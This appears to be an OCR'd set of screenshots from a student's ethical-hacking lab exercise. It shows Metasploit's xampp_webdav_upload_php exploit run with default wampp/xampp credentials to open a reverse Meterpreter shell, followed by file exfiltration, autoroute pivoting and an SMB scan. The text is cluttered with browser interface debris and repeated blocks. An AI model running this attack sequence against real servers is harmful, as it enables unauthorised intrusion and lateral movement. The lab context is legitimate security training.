include		2015-01-31 19:25:59
lib		2015-01-31 19:26:04
logs		2015-01-31 19:26:38
modules		2015-01-31 19:26:04
apache_installservice.bat	233b	2015-01-31 19:25:58
a[illegible]e.bat	137b	2015-01-31 19:25:58
fl[illegible]	13b	2018-03-25 21:39:08
lo[illegible]	31b	2018-04-04 10:22:05
m[illegible]	1kb	2015-01-31 19:25:58

24 When you get the message box, **click** OK.



https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ


Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

```
httpd.pid          6b      2015-01-31 19:27:47 -0500
ssl_request.log    1kb     2015-01-31 19:27:46 -0500
```

27 **Right-click** the text file flag5.txt and then **click** Download. When the message box appears, **click** OK.

28 **Click** on the access.log file to highlight it. Then **Right-click** on access log and **select** Download.



https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ

Ethical Hacking and Systems Defense


Exploiting a Vulnerable Web Application

28 **Click** on the access.log file to highlight it. Then **Right-click** on access log and **select** Download.

```
C:\xampp\apache\logs

Name            Size   Modified                   Mo
DavLock.dir     0b     2016-06-18 09:48:03 -0400  10
DavLock.pag     0b     2016-06-18 09:48:03 -0400  10
access.log      3kb    2015-01-31 19:27:46 -0500  10
error.log       56kb   2015-01-31 19:27:46 -0500  10
httpd.pid       6b     2015-01-31 19:27:47 -0500  10
ssl_request.log 90b    2015-01-31 19:27:46 -0500  10
```


29 **Allow** about 30 seconds for the file to download. Then **click** OK.



saint peters blackboard - Search
Upload Assignment: Lab 11- Att...
Exploiting a Vulnerable Web App
https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
Topology
VM
00:43:11
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Armitage
View
Hosts
Attacks
Workspaces
Help
Console
Credentials
Downloads
Jobs
Loot
Script Console
Reporting
umbraco_upload_aspx
vmware_vcenter_chargeback_up
webster_http
xampp_webdav_upload_php
xitami_if_mod_since
zenworks_assetmgmt_uploadser
203.0.113.100
SYSTEM (0) @ SERVER
PREVIOUS
NEXT
38°F
Cloudy
Search
10:00 AM
1/23/2024


30 **Click** on View from the Armitage menu bar and **select** Downloads.

You will see multiple files in this list. The only one that matters is the access.log file. Ignore all other files, you will revisit them later.



31 In the lower pane, **highlight** the access.log file, then **click** the Open Folder button.

host	name	path	size
203.0.113.100	access.log	C:/xampp/apache/logs	3kb




saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infosecdearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
Topology
VM
00:38:20
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infosecleaming.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
203.0.113.100
SYSTEM (0) @ SERV
Login
Meterpreter 1
Services
Scan
Host
Interact
Explore
Pivoting
Ping Sweep...
Kill
Command Shell
Meterpreter Shell
← PREVIOUS
NEXT →
38°F
Cloudy
Search
10:04 AM
1/23/2024

Post Exploitation


1 **Right-click** on the compromised host, **select** Meterpreter 1, Interact, and Meterpreter Shell.

```
meterpreter > |
```



```
meterpreter > run autoroute -s 192.168.1.0/24
[*] Adding a route to 192.168.1.0/255.255.255.0...
[+] Added route to 192.168.1.0/255.255.255.0 via 203.0.113.100
[*] Use the -p option to list all active routes
```

```
meterpreter > run autoroutr -s 192.168.1.0/24
[-] The specified script could not be found: autoroutr
meterpreter > run autoroute -s 192.168.1.0/24
[*] Adding a route to 192.168.1.0/255.255.255.0...
[+] Added route to 192.168.1.0/255.255.255.0 via 203.0.113.100
[*] Use the -p option to list all active routes
meterpreter > |
```




Sign in
saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
McAfee Security
Dell
Room GB 533-Fall2...
Homeworkify.Net -...
untitled report
Introduction to Cry...
Securing pfSense Fi...
Gmail
YouTube
Maps
News
Certified in Cyberse...
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
DNS Enumerate
Clear Database

5 In the Add Hosts box, **type** 192.168.1.10. **Click** Add.

6 **Click** OK to the message Added 1 host.

```
LPORT => 27011
msf exploit(xampp_webdav_upload_php) > set RPORT 80
RPORT => 80
msf exploit(xampp_webdav_upload_php) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
msf exploit(xampp_webdav_upload_php) > set PATH /webdav/
PATH => /webdav/
msf exploit(xampp_webdav_upload_php) > set USERNAME wampp
USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.192:27011
[*] Uploading Payload to /webdav/eZoPEgb.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:27011 -> 203.0.113.100:2192) at 2024-01-23 09:56:28 -0500
msf exploit(xampp_webdav_upload_php) >
```




Sign in
saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application

8 The 192.168.1.10 host will appear below the 203.0.113.100 host.

Armitage
ces Help
203.0.113.100
SYSTEM (0) @ SERVER
192.168.1.10
← PREVIOUS
NEXT →
Topology
VM
00:35:34
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Console
Scan
exploit
Files 1
Downloads
Meterpreter 1
38°F
Cloudy
Search
10:07 AM
1/23/2024

```
LPORT => 27011
msf exploit(xampp_webdav_upload_php) > set RPORT 80
RPORT => 80
msf exploit(xampp_webdav_upload_php) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
msf exploit(xampp_webdav_upload_php) > set PATH /webdav/
PATH => /webdav/
msf exploit(xampp_webdav_upload_php) > set USERNAME wampp
USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.192:27011
[*] Uploading Payload to /webdav/eZoPEgb.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:27011 -> 203.0.113.100:2192) at 2024-01-23 09:56:28 -0500
msf exploit(xampp_webdav_upload_php) >
```



saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infosecleaming.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
McAfee Security · Dell · Room GB 533-Fall2... · Homeworkify.Net · untitled report · Introduction to Cry... · Securing pfSense Fi... · Gmail · YouTube · Maps · News · Certified in Cyberse...
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
Topology
VM
00:34:36
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
PREVIOUS
NEXT
38°F Cloudy
Search
10:08 AM 1/23/2024

9 **Type** the following command and **press** Enter, to go back to the msf prompt.

msf exploit(xampp_webdav_upload_php) > use auxiliary/scanner/smb/smb_version

sonicwall_scrutinizer_sqli
steamcast_useragent
sws_connection_bof
sybase_easerver
sysax_create_folder
trackercam_phparg_overflow
trackit_file_upload
trendmicro_officescan
ultraminihttp_bof
umbraco_upload_aspx
vmware_vcenter_chargeback_u
webster_http
xampp_webdav_upload_php
xitami_if_mod_since
zenworks_assetmgmt_uploadse
203.0.113.100
SYSTEM (0) @ SERVER
192.168.1.10

```
msf exploit(xampp_webdav_upload_php) > set RPORT 80
RPORT => 80
msf exploit(xampp_webdav_upload_php) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
msf exploit(xampp_webdav_upload_php) > set PATH /webdav/
PATH => /webdav/
msf exploit(xampp_webdav_upload_php) > set USERNAME wampp
USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:27011
[*] Uploading Payload to /webdav/nZoPIgh.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:27011 -> 203.0.113.100:2192) at 2024-01-23 09:36:28 -0500
